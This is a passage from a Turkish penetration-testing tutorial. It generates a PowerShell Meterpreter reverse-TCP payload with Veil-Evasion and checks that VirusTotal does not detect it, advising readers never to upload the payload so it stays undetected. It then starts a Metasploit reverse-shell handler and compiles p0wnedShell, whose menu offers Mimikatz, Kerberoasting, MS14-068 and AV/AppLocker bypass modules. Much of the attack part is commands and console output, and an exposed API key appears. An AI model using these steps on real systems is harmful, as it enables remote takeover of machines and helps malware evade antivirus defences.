- 12) cs/shellcode_inject/base64_substitution
- 13) cs/shellcode_inject/virtual

- 14) go/meterpreter/rev_http
- 15) go/meterpreter/rev_https
- 16) go/meterpreter/rev_tcp
- 17) go/shellcode_inject/virtual

- 18) native/backdoor_factory
- 19) native/hyperion
- 20) native/pe_scrambler

- 21) perl/shellcode_inject/flat

- 22) powershell/meterpreter/rev_http
- 23) powershell/meterpreter/rev_https
- 24) powershell/meterpreter/rev_tcp
- 25) powershell/shellcode_inject/download_virtual
- 26) powershell/shellcode_inject/download_virtual_https
- 27) powershell/shellcode_inject/psexec_virtual
- 28) powershell/shellcode_inject/virtual

Birçok dilde yazılmış payload çeşitlerini listeledik. Şimdi de metasploit de de sık kullandığımız 24 numaralı powershell/meterpreter/rev_tcp payloadunu kullanalım.

use 24 veya **use powershell/meterpreter/rev_tcp** komutuyla payloadu kullanabiliriz.

```
Payload: powershell/meterpreter/rev_tcp loaded

Required Options:

Name                Current Value      Description
----                -
LHOST                192.168.52.138    IP of the Metasploit handler
LPORT                4444               Port of the Metasploit handler

Available Commands:

set                 Set a specific option value
info                Show information about the payload
options             Show payload's options
generate            Generate payload
back                Go to the main menu
exit                exit Veil-Evasion

[powershell/meterpreter/rev_tcp>>]: █
```

set LHOST <local IP adresi> komutunu da kullanıp, **generate** komutuyla payloadumuzu oluşturuyoruz.

Bize payloadun adını soracak, testpy diye adlanıyoruz.

Payloadumuzu **/root/veil-output/source/testpy.bat** diye oluşturdu. Handler (metasploit için dinleme) için de source'umuz oluşturuldu.

```
=====
Veil-Evasion | [Version]: 2.28.2
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

[>] Please enter the base name for output files (default is 'payload'): soderpy

Language:          powershell
Payload:           powershell/meterpreter/rev_tcp
Required Options:  LHOST=192.168.52.138 LPORT=4444
Payload File:      /root/veil-output/source/soderpy.bat
Handler File:      /root/veil-output/handlers/soderpy_handler.rc

[*] Your payload files have been generated, don't get caught!
[!] And don't submit samples to any online scanner! ;)

[>] Press any key to return to the main menu.█
```

Oluşturduğumuz payload'un virustotal de hash'inin tanınıp tanınmadığını sorgulayalım

[menu>>]: checkvt

[*] Checking Virus Total for payload hashes...

[*] No payloads found on VirusTotal!

[>] Press any key to continue...

[menu>>]:

Görüldüğü gibi hashi virüsTotal de bulamadı.

Bu işlemi bir de /Veil-Evasion/tools/vt-notify# yolunda bulunan vt-notify aracı ile deneyelim.

Vt-notify -h ile seçenekleri görelim.

```
Usage: VirusTotalNotifier [options]
  -e EMAIL // email address of who to notify upon detection, will only log to
file if not specified
  -c CREDENTIALS // file a username[tab] password of gmail account to send through,
defaults to creds.txt
  -s FILENAME // file name of binary to keep track of
  -S SHA1 // single SHA1 to keep track of
  -f FILENAME // file containing sha1 hashes of files to keep track of
  -d DIRECTORY // directory of binaries keep track of
  -a APIKEYFILENAME // file containing API key hash on first line, defaults to
apikey.txt
  -l LOGFILENAME // file to write/read positive entries to/from, defaults to r
esults.log
  -i INTERVAL // how often VT is checked, defaults to every 30 minutes. Use 0
for a single run.
  -h
```

Hash dosyamızı kontrol ettirelim. hash dosyamız /root/veil-output/hashes.txt dosyasına oluşturulmuştu. Görüldüğü gibi dosyanın hashi virüstotal de bulunmuyor.

```
root@soder:/pentest/av-bypass/veil-framework/Veil-Evasion/tools/vt-notify# ./vt-
notify.rb /root/veil-output/hashes.txt
No hash input arguments specified. Exiting
root@soder:/pentest/av-bypass/veil-framework/Veil-Evasion/tools/vt-notify# ./vt-
notify.rb -f /root/veil-output/hashes.txt
API key file not found. Using built-in: e09d42ac15ac172f50c1e340e551557d6c46d267
3fc47b53ef5977b609d5ebe5
Gmail credentials not found, can't send email...
Using API key: e09d42ac15ac172f50c1e340e551557d6c46d2673fc47b53ef5977b609d5ebe5
No results file to read from, will create one if results found

=====
VT-Notify RESULTS
=====
Checked:      1
Not found:    1
Found:        0
```

Bundan sonra yapmamız gereken hazır olan payloadumuzu hedef bilgisayar veya sunucuya atıp dinlemeye başlamak.


```
msf exploit(handler) > resource /root/veil-output/handlers/soderpy_handler.rc
[*] Processing /root/veil-output/handlers/soderpy_handler.rc for ERB directives.
resource (/root/veil-output/handlers/soderpy_handler.rc)> use exploit/multi/handler
resource (/root/veil-output/handlers/soderpy_handler.rc)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (/root/veil-output/handlers/soderpy_handler.rc)> set LHOST 192.168.152.138
LHOST => 192.168.152.138
resource (/root/veil-output/handlers/soderpy_handler.rc)> set LPORT 4445
LPORT => 4445
resource (/root/veil-output/handlers/soderpy_handler.rc)> set ExitOnSession false
ExitOnSession => false
resource (/root/veil-output/handlers/soderpy_handler.rc)> exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.152.138:4445
msf exploit(handler) >
[*] Starting the payload handler...
```

Payloadumuzun tıklanması ile bize meterpreter gelecektir.

Bundan sonraki komutlar metasploit başlığındaki meterpreter komutları kullanılacaktır.

Şimdi bir de dosyayı kendimiz virustotal'e yükleyip test edelim. 52 AntiVirüs den sadece 18'i trojan olarak gördü.



The image shows a screenshot of the VirusTotal website. The VirusTotal logo is at the top left. Below it, there is a search results box for a file named 'soderpy.bat'. The results show the SHA256 hash as 228170af9a4cbd94562a0ac77769bae7c373b131cd1e375c93e44cdd7a053b9a. The detection ratio is 18 / 52, with 18 in red. The analysis date is 2017-01-09 09:05:26 UTC (1 minute ago).

SHA256:	228170af9a4cbd94562a0ac77769bae7c373b131cd1e375c93e44cdd7a053b9a
File name:	soderpy.bat
Detection ratio:	18 / 52
Analysis date:	2017-01-09 09:05:26 UTC (1 minute ago)

Bundan sonra payload'umuzun hash'i virustotal'de bulunduğu için tekrar checkvt dediğimiz de bu sefer tanınıyor olacak.

```
[menu>>]: checkvt
[*] Checking Virus Total for payload hashes...
[!] File soderpy with hash 9096a56bfa46b728daaf7286a322e95cd770562f found!
[>] Press any key to continue...
```

Bu yüzden payloadumuz üretildikten sonra acaba virustotal de tanınıyor mu diye sayfaya kesinlikle yüklemememiz gerekir. Yükleme yaptığımız takdirde artık payloadumuz tanınıyor olacaktır.

p0wnedShell – PowerShell Runspace Post Exploitation Toolkit

p0wnedShell, C# da yazılmış, içerisinde birçok offensive post exploitaion modülü bulunan powershell komutlarının kullanılabilirdiği bir araçtır.

Araç <https://github.com/Cn33liz/p0wnedShell> adresinden indirip visual studio da derleyebilir veya aşağıdaki komutlarla derleme işlemi gerçekleştirilebilir.

```
cd \Windows\Microsoft.NET\Framework64\v4.0.30319
csc.exe /unsafe /reference:"C:\p0wnedShell\System.Management.Automation.dll"
/reference:System.IO.Compression.dll /win32icon:C:\p0wnedShell\p0wnedShell.ico
/out:C:\p0wnedShell\p0wnedShellx64.exe /platform:x64 "C:\p0wnedShell\*.cs"
```

Aşağıdaki özellikleri bu araç ile birlikte kullanabilirsiniz.

- PowerSploit Invoke-Shellcode
- PowerSploit Invoke-ReflectivePEInjection
- PowerSploit [Invoke-Mimikatz](#)
- PowerSploit Invoke-TokenManipulation
- PowerSploit PowerUp
- PowerSploit PowerView
- HarmJ0y's Invoke-Psexec
- Besimorhino's PowerCat
- Nishang Invoke-PsUACme
- Nishang Invoke-Encode
- Nishang Get-PassHashes
- Nishang Invoke-CredentialsPhish
- Nishang Port-Scan
- Nishang Copy-VSS
- Kevin Robertson Invoke-Inveigh
- Kevin Robertson Tater
- FuzzySecurity Invoke-MS16-032

Kodu derledikten sonra debug altında açılan p0wnedShell.exe dosyası powershell ile açabilirsiniz.

Açılan ekranda istenilen menüden ilerleyebilirsiniz.



[*] Information Gathering:

1. Use PowerView to gain network situational awareness on Windows Domains.
2. Use Invoke-UserHunter and/or BloodHound to identify AD Attack Paths.
3. Scan for IP-Addresses, HostNames and open Ports in your Network.

[*] Code Execution:

4. Reflectively load Mimikatz or ReactOS into Memory, bypassing AV/AppLocker.

[*] Privilege Escalation:

5. Use PowerUp tool to assist with local Privilege Escalation on Windows Systems.
6. Get a SYSTEM shell using EasySystem or Token Manipulation.
7. Inveigh a PowerShell based LLMNR/mDNS/NBNS Spoofer/Man-In-The-Middle tool.
8. Exploiting Group Policy Preference settings
9. Use Invoke-Kerberoast to get Crackable AD Service Account Hashes.
10. Attacking Active Directory using Mimikatz.

[*] Exploitation:

11. Get SYSTEM Privileges using various Exploits/Vulnerabilities.
12. Own AD in 60 seconds using the MS14-068 Kerberos Vulnerability.

[*] Command & Control and Lateral Movement:

13. Execute Metasploit reversed https Stager or Inject as Shellcode.
14. Use WinRM, PsExec or SMB/WMI (Pth) to execute commands on remote systems.
15. PowerCat our PowerShell TCP/IP Swiss Army Knife.

[*] Others:

16. Execute (Offensive) PowerShell Scripts and Commands.
17. Exit

Enter choice:

Kaynakça ve Faydalı bağlantılar

- <https://kamp.linux.org.tr/>
- <http://ab.org.tr/>
- <http://www.siberkamp.org/>
- <http://www.superbug.co/>
- <http://www.netsectr.org/>
- <http://www.webguvenligi.org/>
- <https://www.hacking-lab.com/>
- <https://www.vulnhub.com/>
- <http://exploit-exercises.com/>
- <https://www.pentesterlab.com/>
- <https://www.siberportal.org/>

Sorularınız ve geri dönüş için : yusa_bas@hotmail.com üzerinden ulaşabilirsiniz.